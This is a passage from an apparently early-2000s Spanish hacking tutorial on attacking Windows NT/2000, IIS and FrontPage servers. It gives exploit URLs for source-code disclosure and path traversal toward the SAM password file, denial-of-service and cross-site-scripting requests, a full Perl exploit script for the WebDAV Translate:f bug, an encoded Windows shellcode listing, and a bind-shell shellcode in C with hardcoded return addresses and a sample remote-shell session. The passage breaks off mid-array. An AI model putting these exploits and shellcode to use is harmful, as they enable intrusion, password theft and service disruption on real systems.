Peticion: [www.servidor.com/fichero\\_falso.html.idc](http://www.servidor.com/fichero_falso.html.idc)

Respuesta: "Cannot open c:\inetpub\wwwroot\fichero\_falso.html.idc"

Esto nos indica que tienen los directorios de la web en la unidad de sistema, lo que para conocer la ruta exacta de ficheros clave como los SAM, en caso de que por cualquier determinado bug podamos acceder a ellos.

#### [ 6.1.7 - Viendo el codigo de los .asp y de demas ficheros ]

-----

A continuacion muestro una seria de bugs del IIS que permiten ver el codigo de casi cualquier archivo del servidor, entre ellos los .asp.

Quiza os pregunteis que tiene de especial un .asp que no tenga otro fichero cualquiera. La respuesta es que suele proporcionar informacion muy jugosa, como es el caso de nombres de usuario y contraseñas... hay radica su importancia.

##### [ 6.1.7.1 - El bug del punto en .asp ]

-----

Este bug no necesita demasiada explicacion... tan solo hay que añadir un punto en la url de la peticion del .asp para poder bajarse el codigo.

Ejemplo al canto:

<http://www.maquinavictima.es/formulario.asp>.

##### [ 6.1.7.2 - El bug del +.htr ]

-----

Otro bug extremadamente dificil de explotar, consiste en añadir detras del archivo la extension +.htr. Ejemplo:

<http://www.maquina.com/fichero.asp+.htr>

Este bug funciona en archivos .ASP y .ADA.

##### [ 6.1.7.3 - El bug de Null.htw ]

-----

IIS corriendo junto Index Server posee una vulnerabilidad que permite ver el codigo de cualquier archivo. El bug se aprovecha del fichero Null.htw corriendo con Index Server para dicho fin.

De manera que si queremos ver el codigo fuente de algun fichero tan solo tenemos que seguir una url de este tipo:

<http://www.maquina.es/null.htw?CiWebhitsfile=/archivo.asp%20&%20CiRestriction=none%20&%20&CiHiliteType=full>

Como habeis visto, a null.htw le pasamos como argumento "CiWebhitsfile", que es una de las 3 variables que null.htw permite que sean definidas por el usuario... y que no solo nos permitiran ver el codigo de los archivos del arbol de web, sino que ademas nos permite espacar del arbol de la web y asi poder movernos por toda la unidad... con lo que podriamos coger el SAM, copiarlo, expandirlo, y crackearlo.

Por cierto, donde pone null.htw, podia haber cualquier nombre de archivo. Lo que el nombre de Null quiere decir es que es un archivo nulo, que no

existe en el sistema. No hace falta que haya ficheros .htw en el sistema para que el bug funcione.

#### [ 6.1.7.4 - El bug de ISM.DLL ]

-----

Este bug nos permitira ver el codigo de cualquier archivo dentro del arbol de la web. El bug consiste en engañar al servidor IIS haciendole creer que solicitamos un archivo .htr cuando en realidad no es asi.

Para explotar este bug tenemos que formularle al servidor una peticion de este tipo:

`http://www.lavictima.com/pagina.asp(aqui irian 230 "%20")pagina.asp.htr`

Cabe destacar que solo se puede explotar este bug una vez por maquina, a menos que se reinicie el servicio web, de manera que ISM.DLL se volveria a cargar en memoria.

#### [ 6.1.7.5 - El bug de Showcode y Codebrws ]

-----

Estos dos archivos de tipo .asp son visores de archivos, los cuales no se instalan por defecto en IIS; sin embargo si el Administrador los instalara, para practicar con ellos o lo que sea, el intruso los puede aprovechar para ver el codigo de cualquier fichero.

Esto es asi debido a que estos ficheros no ponen ninguna restriccion para determinar que archivos puede o no puede acceder, de manera que si el intruso sabe la ruta exacta de un fichero en el servidor, podria acceder a el pasandoselo como argumento a uno de estos dos ficheros.

Veamos un ejemplo. Supongamos que sabemos que en la particion en la que tiene instalado IIS tiene en el directorio raiz un fichero llamado pass.txt, y queremos verlo. Le hariamos la siguiente peticion al servidor:

`http://www.lavictima.com/msadc/samples/selector/showcode.asp?source=  
/msadc/../../../../pass.txt`

Y ya estaria.

Quiza os esteis preguntando porque no coger el archivo SAM. No lo cogemos porque Showcode y Codebrws no son capaces de procesar los caracteres de control de dicho archivo, con lo que tendríamos un archivo SAM diferente del original, a la vez que inservible.

#### [ 6.1.7.6 - El bug de webhits.dll y los ficheros .htw ]

-----

Ya repasamos un bug de Null.htw, el cual gracias a la variable "CiWebhitsfile" nos permitia ver el codigo de cualquier archivo, pudiendo ademas escapar del arbol de la web. Pues en este caso es mas de lo mismo, ya que el bug es el mismo que el ya visto anteriormente, solo que esta vez va asociado a webhits.dll

Esta libreria es la que negocia con las peticiones, y esta tiene el fallo de que permite que la variable CiWebhitsfile permita acceder a cualquier fichero, pudiendo tener el codigo de cualquier archivo.

Para este caso se necesita tener un .htw real en el servidor... sin eso no podemos explotar el bug. A continuacion se muestran las rutas de algunos ficheros .htw por defecto, las cuales vienen como ejemplo en IIS para que el admin practique y tal...

```
/iissamples/iissamples/oop/qfullhit.htw
/iissamples/iissamples/oop/qsumrhit.htw
/iissamples/exair/search/qfullhit.htw
/iissamples/exair/search/qsumrhit.htw
/isshelp/iss/misc/iirturnh.htw
```

Y bueno, con esto, sabiendo que se explota igual que el bug del null.htw y con las mismas características, nos podremos hacer una idea de la url que se habra de meter en el navegador para aprovecharnos... no?. Bueno, que sirva la siguiente como ejemplo:

```
http://www.maquina.es/iissamples/iissamples/oop/qfullhit.htw?ciwebhitsfile=
/../../../../winnt/repair/sam._&cirestriction=none&cihilitetype=full
```

Con lo que solo tendríamos que seguir los típicos paso que paso de volver a repetirlos.

#### [ 6.1.7.7 - El bug del ::\$DATA ]

-----

Esta archiconocida vulnerabilidad, que afecta a todas las versiones del IIS hasta la 4.0, se aprovecha de como IIS analiza los nombres de archivo que se le piden, de manera que desde el navegador se puede acceder al código fuente de un archivo .asp o .vbd.

El bug consiste en insertar al final de la url la extensión ::\$DATA. De esa manera te podrás bajar el código fuente y editarlo en busca de información interesante.

Un ejemplo sería el siguiente:

```
http://www.maquina.es/ventas/formulario.asp::$DATA
```

#### [ 6.1.7.8 - Adsamples ]

-----

Dicho bug permite acceder a cualquiera acceder al fichero site.csc sin ningún impedimento, por lo que si el atacante lo baja, podrá ver información muy interesante que no debiera poder verla cualquiera... como las DSN, o nombres de usuario y contraseñas de la base de datos.

Dicho fichero se encuentra por defecto en el directorio virtual adsamples/config/site.csc. Un ejemplo:

```
www.maquinavulnerable.com/adsamples/config/site.csc
```

#### [ 6.1.7.9 - El bug de WebDAV ]

-----

Este bug permite bajar el código de cualquier archivo del servidor en el árbol de la web. Dicho bug se basa en un problema de las extensiones de FrontPage 2000 y un problema de implementación en Office 2000.

Basta con añadir en las cabeceras de una petición "GET" de HTTP la cabecera translate:f para poder ver el código del fichero que se pide. Vamos a explicar más a fondo un poco el bug.

translate:f es una cabecera exclusiva de WebDAV, y es usado en los clientes compatibles con este y en Frontpage 2000 para poder editar el fichero que se está pidiendo. Pero a más de uno le agradara saber que pasara si incluimos la barra lateral '/' al final de la petición GET...

Aqui se incluye un script en perl que podreis encontrar en cualquier lado que sirve para generar peticiones get de ese estilo para aprovecharnos del bug.

-- Comienza el codigo --

```
<+>xploits/webdav.pl
#####
use IO::Socket;          #
my ($port, $sock,$server); #
$size=0;                 #
#####
#
$server="$ARGV[0]";
$s="$server";
$port="80";
$cm="$ARGV[1]";
&connect;
sub connect {
if ($#ARGV < 1) {
    howto();
    exit;
}
$ver="GET /$cm%5C HTTP/1.0
Host: $server
Accept: */*
Translate: f
\n\n";
my($iaddr,$paddr,$proto);
$iaddr = inet_aton($server) || die "Error: $!";
$paddr = sockaddr_in($port, $iaddr) || die "Error: $!";
$proto = getprotobyname('tcp') || die "Error: $!";
socket(SOCK, PF_INET, SOCK_STREAM, $proto) || die "Error:
$!";
connect(SOCK, $paddr) || die "Error: $!";
send(SOCK, $ver, 0) || die "Can't to send packet: $!";
open(OUT, ">$server.txt");
print "Dumping $cm to $server.txt \n";
while(<SOCK>) {
    print OUT <SOCK>;
}
sub howto {
    print "type as follows: Trans.pl www.victim.com codetoview.asp \n\n";
}
close OUT;
$n=0;
$type=2;
close(SOCK);
exit(1);
}
<-->
```

-- Finaliza el codigo --

#### [ 6.1.7.10 - Conclusion a los ataques IIS ]

-----

Bien, como se ha visto, IIS posee muchos fallos, por lo que un servidor de IIS que no este totalmente parcheado es un servidor muy vulnerable. Bien pensado, atacar al IIS resulta una de las maneras mas limpias de hackear un NT... al loro.

## [ 6.2 - Vulnerabilidades de Frontpage ]

-----

Pasemos ahora a ver los bugs del Frontpage 2000. Este producto tambien esta servido de una rica y variada gama de bugs, los cuales no van a poder ser todos mostrados por cuestiones de espacio. Nos centraremos en la version 2000 de frontpage server, que actualmente es la mas usada.

### [ 6.2.1 - DoS a las extensiones ]

-----

Este sencillo bug consiste en realizar de manera conseutiva, peticiones al archivo shtml.dll del servidor. La forma de la URL seria la siguiente: `http://www.maquina.com/_vti_bin/shtml.dll`. Se podria hacer un programa simplon que hiciese repetidas peticiones GET a ese archivo, con lo que en cuestion de segundos el servidor se bloquearia.

### [ 6.2.2 - Otro DoS a las extensiones gracias a Ms-Dos ]

-----

Este DoS se aprovecha de los recursos de Ms-Dos (o Ms-DoS ;-)) para colgar el sistema. Mediante shtml.exe es posible acceder a dichos recursos, de manera tal:

`http://www.victima.com/_vti_bin/shtml.exe/com1.htm`

Podriamos haber puesto en lugar de com1 otro recurso de ms-dos, como aux, nul, prn, con (de que me sonara este?), etc.

Sin embargo este DoS no sera efectivo a menos que efectuemos la operacion varias veces seguidas. Sino se hiciera asi, el servidor aguantaria... si lo hacemos bien se tendra que reiniciar el sistema o reiniciar IIS para poder seguir con normalidad.

### [ 6.2.3 - Scripting con shtml.dll ]

-----

Este señor bug afecta a las extensiones de Frontpage server 1.2 si estas se encuentran instaladas en un servidor IIS. El fallo consiste en que si en una peticion al archivo shtml.dll incluimos al final de esta mas texto, el servidor generara un error a partir de ese texto... pero, que pasaria si ese texto es un script (no importa el lenguaje)?, pues como el servidor devuelve un error a partir del texto añadido a la url, si este contiene un codigo que el navegador pueda interpretar, este se ejecutara en el la maquina cliente.

Como ejemplo, observar la siguiente url:

`http://www.maquina.es/_vti_bin/shtml.dll/<SCRIPT> codigo </SCRIPT>`

El procedimiento es este: nosotros le hacemos una peticion con nuestro codigo, el servidor nos re-envia este codigo junto un mensaje de error, y nuestro navegador interpreta el codigo ejecutando su contenido.

Claro, que este fallo no posee mucha relevancia de por si sino pudiera ser aprovechado por terceros... veamos ahora un link colocado en una pagina web cualquiera que explotaria el bug:

```
<a href="http://victima.es/_vti_bin/shtml.dll/<SCRIPT> codigo... </SCRIPT>">
http://victima.es</a>
```

El visitante vera como el link parece enviarnos a victima.es, pero, por ejemplo si usa windows con netscape o i. explorer al pasar el raton por

encima vera a donde apunta realmente el link. Esto se podria ocultar con un pequeño codigo javascript en la pagina...

Entonces: Para que sirve este bug? Pues para ejecutar en la maquina cliente el codigo script que quieras. Obviamente deberemos especificar en la etiqueta de inicio de script el lenguaje de scripts que vamos a utilizar.

Se se hubiera usado este bug para explotar la vulnerabilidad de ActiveX descubierta por la gente del CCC, los efectos hubieran sido tremendos. Que sirva como ejemplo para ver la trascendencia del bug.

#### [ 6.2.4 - Otra vez las extensiones ]

-----

Este bug causa las mismas consecuencias que el bug de los .idc y .ida de IIS. Nos devuelve la ruta del servidor web. En este caso para conseguir la ruta deberemos hacer una peticion de este tipo:

`http://www.maquina.es/_vti_bin/shtml.exe/archivo_que_no_exista.html`

#### [ 6.2.5 - Conclusion a Frontpage ]

-----

Como hemos visto Frontpage posee bugs que pueden comprometer la seguridad y/o estabilidad del sistema, muy faciles de explotar. Esto se deberia tener en cuenta, y seguir las noticias sobre la seguridad de frontpage muy de cerca. Aqui solo se han visto unos pocos, los mas recientes. Para ver una galeria entera de bugs de este y otros productos, lo de siempre, miraros el apendice.

--

### [ 7 - El registro ]

-----

El registro es la base de datos centralizada de la configuracion de Windows, en el guardan informacion los programas, y sobretodo el sistema operativo en si. Aprender a utilizar el registro nos ayudara desde a poder personalizar en gran parte nuestro Windows (sea la version que sea), hasta poder violar la seguridad del sistema con diferentes trucos, pasando por el crackeo de aplicaciones.

Aqui me basare en el registro de los W2K. Sin embargo toda la familia Win comparte unos grandes parecidos en ello.

Para los que ya sepais algo del registro de W95, deciros que a diferencia de este NT no utiliza la sub-estructura HKEY\_DYN\_DATA.

#### [ 7.1 - Estructura del registro ]

-----

El registro de NT esta dividido en 5 sub-estructuras: HKEY\_CLASSES\_ROOT, HKEY\_CURRENT\_USER, HKEY\_LOCAL\_MACHINE, HKEY\_USERS y HKEY\_CURRENT\_CONFIG.

Vamos a analizarlas.

HKEY\_CLASSES\_ROOT

-----

Esta sub-estructura mantiene una lista de las extensiones de los archivos enlazados a aplicaciones determinadas. Tambien contiene informacion sobre las operaciones OLE (Object Linking And Emmedding), etc.

Desde aqui podriamos añadir la extension .loquesea , y definirla, de manera que el admin cuando vea la descripcion del tipo de archivo vera la que nosotros hayamos puesto. Tambien podemos cambiar las definiciones de otros ficheros, por ejemplo, poner a los .exe la descripcion "Documento de texto", etc. Esto es util a la hora de programar I-Worms.

#### HKEY\_CURRENT\_USER

-----

Esta clave contiene la configuracion del entorno del escritorio, de los programas, del entorno del usuario, etc.

Aqui podemos diferenciar 7 subclaves:

- AppEvents: En esta subclave se encuentra la configuracion de los sonidos de Windows.
- Console: Configuracion sobre la consola del DOS.
- Control Panel: Aqui se almacena la configuracion sobre los distintos dispositivos de entrada/salida del sistema, ademas de la configuracion de la gran parte de los elementos del panel de control de Windows.
- Environment: Ruta de los directorios de archivos temporales.
- Identities: Contiene informacion sobre las identidades que el usuario actual posee en distintos programas (outlook, etc.)
- Software: Esta contiene informacion de los distintos programas que se encuentran instalados.
- System: Infomacion del sistema en la sesion que se encuentra el usuario local.

Estas son las llaves que siempre hay en los NT... luego puede haber mas, pues hay aplicaciones que crean llaves en dicho apartado.

#### HKEY\_LOCAL\_MACHINE

-----

Esta subestructura es sumamente interesante, pues en ella se muestran las configuraciones del sistema, de su hardware, controladores, aplicaciones, etc.

Esta se divide en 5 sub-estructuras, que son:

- HKEY\_LOCAL\_MACHINE\Hardware: En esta llave se almacenan los datos sobre los drivers del sistema y los componentes del hardware.
- HKEY\_LOCAL\_MACHINE\SAM: Informacion sobre los usuarios del sistema, sus passwords...
- HKEY\_LOCAL\_MACHINE\Security: Informacion sobre los privilegios de los usuarios, etc.
- HKEY\_LOCAL\_MACHINE\Software: Informacion sobre todo el software que se encuentra instalado en el sistema.



- HKEY\_LOCAL\_MACHINE\System: Aqui se almacena la informacion que NT necesita para arrancar el sistema.

#### HKEY\_USERS

-----

Igual que HKEY\_CURRENT\_USER pero con una sub-estructura para cada usuario del sistema.

#### HKEY\_CURRENT\_CONFIG

-----

Esta sub-estructura contiene informacion sobre la configuracion actual de distintos dispositivos del sistema, y la configuracion tambien de las propiedades de internet, etc.

### [ 7.2 - Vulnerabilidades del registro ]

-----

La unica vulnerabilidad del registro es su mala configuracion. Lo primero que se debiera tener en cuenta es que no se debe permitir acceder al registro de forma remota. Si se permitiera el acceso remoto al registro, se ha de tener en cuenta mucho los permisos. Hay ciertas zonas en las que el usuario no deberia poder escribir. Podria, por ejemplo, cambiar la ruta de programas, apuntando a otros que le beneficien a el, o causar caos en el sistema, etc. Es algo que hay que tener muy en cuenta.

Para acceder remotamente al registro solo hace falta conectarse a el desde regedit, regedt32, por ejemplo.

### [ 7.3 - Conclusion sobre el registro ]

-----

Como se ha visto, el registro es el "Alma Mater" de NT, y tambien se ha visto que hay ciertas estructuras con informacion sensible que no debieran poder escribirse.

Sin embargo, todo lo que se ha dicho aqui del registro es realmente poco. Para los que quieran saber mas, pueden pasarse por el apendice, donde encontraran referencias a otros documentos.

--

### [ 8 - Desbordamientos de pila en NT ]

-----

Los buffer overflows (llamados BOFS por brevedad) que tanto afectan a todo tipo de u\*x, nunca fueron un problema para NT. Hasta hace poco. El que NT sea de codigo cerrado, asi como casi todo el software que para el se desarrolla, no ha impedido que se le hayan descubierto varios fallos de programacion vulnerables al desbordamiento de buffer. Recordemos como Mnemonix descubrio ya el bug en Rasman y Winhlp32, como dark spyrit descubrio uno en IIS, etc. Aunque no sobrepasen de mucho la decena son ya una seria amenaza, y se prevee que con todos los documentos/tutoriales que hay acerca del tema, sean la plaga de NT de aqui a no mucho.

No voy a describir los conceptos de un BOF, no voy a escribir acerca de algo de lo que se ha escrito tanto, y ademas mejor de lo que yo pudiera

hacerlo. En cambio, incluire 2 shellcodes relativamente recientes, que seguro que mas de uno sabra sacar partido. Todas son para W2K.

Luego, quien quiera aprender como se provocan los BOFS, su teoria, etc., pueden mirarse el articulo en SET 22 de Mnemonix traducido por FCA00000: "Buffer Overflows: Rasman & Winhlp32", que trata los bofs en entornos Win32, con los ejemplos del rasman y winhlp32; o en SET 21 el de Doing: "ASM y Buffer Overflows", que trata los BOFS en general. Mirar el apendice, donde incluyo otras referencias.

## [ 8.1 - Shellcodes ]

-----

Y a continuacion incluyo uno de las 2 shellcodes, esta creada por |zan, del grupo deepzone (<http://www.deepzone.org>).

--- Comienza codigo de shellcode ---

```
<+>xploits/shellcode.asm  
; -- begin x86/asm --
```

```
LLB1 equ (00h xor 99h)  
LLB2 equ (00h xor 99h)  
LLB3 equ (00h xor 99h)  
LLB4 equ (00h xor 99h)
```

```
GPB1 equ (00h xor 99h)  
GPB2 equ (00h xor 99h)  
GPB3 equ (00h xor 99h)  
GPB4 equ (00h xor 99h)
```

DeepZone\_w32ShellCode:

```
db 068h, 05eh, 056h, 0c3h, 090h, 054h, 059h, 0ffh, 0d1h  
db 058h, 033h, 0c9h, 0b1h, 01ch, 090h, 090h, 090h, 090h  
db 003h, 0f1h, 056h, 05fh, 033h, 0c9h, 066h, 0b9h, 095h  
db 004h, 090h, 090h, 090h, 0ach, 034h, 099h, 0aah, 0e2h  
db 0fah, 071h, 099h, 099h, 099h, 099h, 0c4h, 018h, 074h  
db 040h, 0b8h, 0d9h, 099h, 014h, 02ch, 06bh, 0bdh, 0d9h  
db 099h, 014h, 024h, 063h, 0bdh, 0d9h, 099h, 0f3h, 09eh  
db 009h, 009h, 009h, 009h, 0c0h, 071h, 04bh, 09bh, 099h  
db 099h, 014h, 02ch, 0b3h, 0bch, 0d9h, 099h, 014h, 024h  
db 0aah, 0bch, 0d9h, 099h, 0f3h, 093h, 009h, 009h, 009h  
db 009h, 0c0h, 071h, 023h, 09bh, 099h, 099h, 0f3h, 099h  
db 014h, 02ch, 040h, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch  
db 07ch, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch, 070h, 0bch  
db 0d9h, 099h, 0cfh, 066h, 00ch, 0aah, 0bch, 0d9h, 099h  
db 0f3h, 099h, 014h, 02ch, 040h, 0bch, 0d9h, 099h, 0cfh  
db 014h, 02ch, 074h, 0bch, 0d9h, 099h, 0cfh, 014h, 02ch  
db 068h, 0bch, 0d9h, 099h, 0cfh, 066h, 00ch, 0aah, 0bch  
db 0d9h, 099h, 05eh, 01ch, 06ch, 0bch, 0d9h, 099h, 0ddh  
db 099h, 099h, 099h, 014h, 02ch, 06ch, 0bch, 0d9h, 099h  
db 0cfh, 066h, 00ch, 0aeh, 0bch, 0d9h, 099h, 014h, 02ch  
db 0b4h, 0bfh, 0d9h, 099h, 034h, 0c9h, 066h, 00ch, 0cah  
db 0bch, 0d9h, 099h, 014h, 02ch, 0a8h, 0bfh, 0d9h, 099h  
db 034h, 0c9h, 066h, 00ch, 0cah, 0bch, 0d9h, 099h, 014h  
db 02ch, 068h, 0bch, 0d9h, 099h, 014h, 024h, 0b4h, 0bfh  
db 0d9h, 099h, 03ch, 014h, 02ch, 07ch, 0bch, 0d9h, 099h  
db 034h, 014h, 024h, 0a8h, 0bfh, 0d9h, 099h, 032h, 014h  
db 024h, 0ach, 0bfh, 0d9h, 099h, 032h, 05eh, 01ch, 0bch  
db 0bfh, 0d9h, 099h, 099h, 099h, 099h, 099h, 05eh, 01ch  
db 0b8h, 0bfh, 0d9h, 099h, 098h, 098h, 099h, 099h, 014h  
db 02ch, 0a0h, 0bfh, 0d9h, 099h, 0cfh, 014h, 02ch, 06ch  
db 0bch, 0d9h, 099h, 0cfh, 0f3h, 099h, 0f3h, 099h, 0f3h  
db 089h, 0f3h, 098h, 0f3h, 099h, 0f3h, 099h, 014h, 02ch  
db 0d0h, 0bfh, 0d9h, 099h, 0cfh, 0f3h, 099h, 066h, 00ch
```

db 0a2h, 0bch, 0d9h, 099h, 0f1h, 099h, 0b9h, 099h, 099h  
db 009h, 0f1h, 099h, 09bh, 099h, 099h, 066h, 00ch, 0dah  
db 0bch, 0d9h, 099h, 010h, 01ch, 0c8h, 0bfh, 0d9h, 099h  
db 0aah, 059h, 0c9h, 0d9h, 0c9h, 0d9h, 0c9h, 066h, 00ch  
db 063h, 0bdh, 0d9h, 099h, 0c9h, 0c2h, 0f3h, 089h, 014h  
db 02ch, 050h, 0bch, 0d9h, 099h, 0cfh, 0cah, 066h, 00ch  
db 067h, 0bdh, 0d9h, 099h, 0f3h, 09ah, 0cah, 066h, 00ch  
db 09bh, 0bch, 0d9h, 099h, 014h, 02ch, 0cch, 0bfh, 0d9h  
db 099h, 0cfh, 014h, 02ch, 050h, 0bch, 0d9h, 099h, 0cfh  
db 0cah, 066h, 00ch, 09fh, 0bch, 0d9h, 099h, 014h, 024h  
db 0c0h, 0bfh, 0d9h, 099h, 032h, 0aah, 059h, 0c9h, 014h  
db 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0c9h, 0c9h, 0c9h  
db 014h, 02ch, 070h, 0bch, 0d9h, 099h, 034h, 0c9h, 066h  
db 00ch, 0a6h, 0bch, 0d9h, 099h, 0f3h, 0a9h, 066h, 00ch  
db 0d6h, 0bch, 0d9h, 099h, 072h, 0d4h, 009h, 009h, 009h  
db 0aah, 059h, 0c9h, 014h, 024h, 0fch, 0bfh, 0d9h, 099h  
db 0ceh, 0c9h, 0c9h, 0c9h, 014h, 02ch, 070h, 0bch, 0d9h  
db 099h, 034h, 0c9h, 066h, 00ch, 0a6h, 0bch, 0d9h, 099h  
db 0f3h, 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 01ah  
db 024h, 0fch, 0bfh, 0d9h, 099h, 09bh, 096h, 01bh, 08eh  
db 098h, 099h, 099h, 018h, 024h, 0fch, 0bfh, 0d9h, 099h  
db 098h, 0b9h, 099h, 099h, 0ebh, 097h, 009h, 009h, 009h  
db 009h, 05eh, 01ch, 0fch, 0bfh, 0d9h, 099h, 099h, 0b9h  
db 099h, 099h, 0f3h, 099h, 012h, 01ch, 0fch, 0bfh, 0d9h  
db 099h, 014h, 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0c9h  
db 012h, 01ch, 0c8h, 0bfh, 0d9h, 099h, 0c9h, 014h, 02ch  
db 070h, 0bch, 0d9h, 099h, 034h, 0c9h, 066h, 00ch, 0deh  
db 0bch, 0d9h, 099h, 0f3h, 0a9h, 066h, 00ch, 0d6h, 0bch  
db 0d9h, 099h, 012h, 01ch, 0fch, 0bfh, 0d9h, 099h, 0f3h  
db 099h, 0c9h, 014h, 02ch, 0c8h, 0bfh, 0d9h, 099h, 034h  
db 0c9h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h, 034h, 0c9h  
db 066h, 00ch, 093h, 0bch, 0d9h, 099h, 0f3h, 099h, 014h  
db 024h, 0fch, 0bfh, 0d9h, 099h, 0ceh, 0f3h, 099h, 0f3h  
db 099h, 0f3h, 099h, 014h, 02ch, 070h, 0bch, 0d9h, 099h  
db 034h, 0c9h, 066h, 00ch, 0a6h, 0bch, 0d9h, 099h, 0f3h  
db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 0aah, 050h  
db 0a0h, 014h, 0fch, 0bfh, 0d9h, 099h, 096h, 01eh, 0feh  
db 066h, 066h, 066h, 0f3h, 099h, 0f1h, 099h, 0b9h, 099h  
db 099h, 009h, 014h, 02ch, 0c8h, 0bfh, 0d9h, 099h, 034h  
db 0c9h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h, 034h, 0c9h  
db 066h, 00ch, 097h, 0bch, 0d9h, 099h, 010h, 01ch, 0f8h  
db 0bfh, 0d9h, 099h, 0f3h, 099h, 014h, 024h, 0fch, 0bfh  
db 0d9h, 099h, 0ceh, 0c9h, 014h, 02ch, 0c8h, 0bfh, 0d9h  
db 099h, 034h, 0c9h, 014h, 02ch, 074h, 0bch, 0d9h, 099h  
db 034h, 0c9h, 066h, 00ch, 0d2h, 0bch, 0d9h, 099h, 0f3h  
db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 0f3h, 099h  
db 012h, 01ch, 0f8h, 0bfh, 0d9h, 099h, 014h, 024h, 0fch  
db 0bfh, 0d9h, 099h, 0ceh, 0c9h, 012h, 01ch, 0c8h, 0bfh  
db 0d9h, 099h, 0c9h, 014h, 02ch, 070h, 0bch, 0d9h, 099h  
db 034h, 0c9h, 066h, 00ch, 0deh, 0bch, 0d9h, 099h, 0f3h  
db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 070h, 020h  
db 067h, 066h, 066h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h  
db 034h, 0c9h, 066h, 00ch, 08bh, 0bch, 0d9h, 099h, 014h  
db 02ch, 0c4h, 0bfh, 0d9h, 099h, 034h, 0c9h, 066h, 00ch  
db 08bh, 0bch, 0d9h, 099h, 0f3h, 099h, 066h, 00ch, 0ceh  
db 0bch, 0d9h, 099h, 0c8h, 0cfh, 0f1h, LLB4, LLB3, LLB2  
db LLB1, 009h, 0c3h, 066h, 08bh, 0c9h, 0c2h, 0c0h, 0ceh  
db 0c7h, 0c8h, 0cfh, 0cah, 0f1h, GPB4, GPB3, GPB2, GPB1  
db 009h, 0c3h, 066h, 08bh, 0c9h, 035h, 01dh, 059h, 0ech  
db 062h, 0c1h, 032h, 0c0h, 07bh, 070h, 05ah, 0ceh, 0cah  
db 0d6h, 0dah, 0d2h, 0aah, 0abh, 099h, 0eah, 0f6h, 0fah  
db 0f2h, 0fch, 0edh, 099h, 0fbh, 0f0h, 0f7h, 0fdh, 099h  
db 0f5h, 0f0h, 0eah, 0edh, 0fch, 0f7h, 099h, 0f8h, 0fah  
db 0fah, 0fch, 0e9h, 0edh, 099h, 0eah, 0fch, 0f7h, 0fdh  
db 099h, 0ebh, 0fch, 0fah, 0efh, 099h, 0fah, 0f5h, 0f6h


< - - >

```
--- Finaliza codigo de shellcode ---
```

```
--- Comienza codigo de shellcode ---
```

\*\*\*\*\*

when overflow, run time cpu mirror is :



ESP must less than shellcode start address, when run this shellcode

```

[root@Linux /]# telnet 192.168.0.5 99
Trying 192.168.0.5...
Connected to sunx (192.168.0.5).
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C)          1985-2000 Microsoft Corp.

```

```

E:\work\asm\winshell\conv>cd \

```

```

cd \

```

```

E:\>^]q

```

```

Connection closed.
[root@Linux /]# telnet 192.168.0.5 99
Trying 192.168.0.5...
Connected to sunx (192.168.0.5).
Escape character is '^]'.

```

```

E:\>c:

```

```

c:

```

```

C:\>

```

\*\*\*\*\*/

```

#ifndef WINSHELLCODE_H
#define WINSHELLCODE_H

```

```

const unsigned long  ofsShellCodeLoadLib = 0x436;
const unsigned long  ofsShellCodeGetProc = 0x43a;
const unsigned long  ofsShellCodeShell = 0x442;

const unsigned long  JMPESP_Win2k2195  = 0x77e6898b;
const unsigned long  JMPESP_WinNTsp6   = 0x77f0eac3;

const unsigned long  LoadLib_Win2k2195 = 0x77e67273;
const unsigned long  GetProc_Win2k2195 = 0x77e67031;

const unsigned long  LoadLib_WinNTsp6 = 0x77ee391a;
const unsigned long  GetProc_WinNTsp6 = 0x77ee4111;

```

```

unsigned char shellcode[]=
{
    0x8b, 0xfc, 0xb8, 0x73, 0x75, 0x6e, 0x78, 0x47, 0x39, 0x07,
    0x75, 0xfb, 0x8d, 0x6f, 0xfd, 0x8d, 0x7d, 0x26, 0x90, 0x90,
    0x90, 0x8b, 0xf7, 0xb4, 0x99, 0xfc, 0xac, 0x32, 0xc4, 0xaa,
    0x81, 0x3e, 0x73, 0x75, 0x6e, 0x78, 0x75, 0xf4, 0x14, 0x24,
    0xdb, 0x9d, 0x99, 0x99, 0x65, 0xaa, 0x50, 0x28, 0xb9, 0x29,
    0xbd, 0x6b, 0x37, 0x5f, 0xde, 0x66, 0x99, 0x71, 0x4c, 0x9b,
    0x99, 0x99, 0x71, 0x41, 0x98, 0x99, 0x99, 0x10, 0x1c, 0xb3,
    0x9d, 0x99, 0x99, 0x71, 0x44, 0x98, 0x99, 0x99, 0x71, 0xcb,
    0x9b, 0x99, 0x99, 0x10, 0x1c, 0xb7, 0x9d, 0x99, 0x99, 0x71,
    0x9d, 0x98, 0x99, 0x99, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99,
    0x71, 0x88, 0x9b, 0x99, 0x99, 0x10, 0x1c, 0xab, 0x9d, 0x99,
    0x99, 0x71, 0x9b, 0x99, 0x99, 0x99, 0x72, 0x71, 0x12, 0x1c,
    0x8f, 0x9d, 0x99, 0x99, 0x71, 0x28, 0x99, 0x99, 0x99, 0x1a,
    0x61, 0x99, 0xed, 0xc0, 0x09, 0x09, 0x09, 0x09, 0xaa, 0x59,

```

0xc9, 0x14, 0x1c, 0xbf, 0x9d, 0x99, 0x99, 0xc9, 0xaa, 0x59,  
0x2d, 0x9d, 0xc9, 0x12, 0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9,  
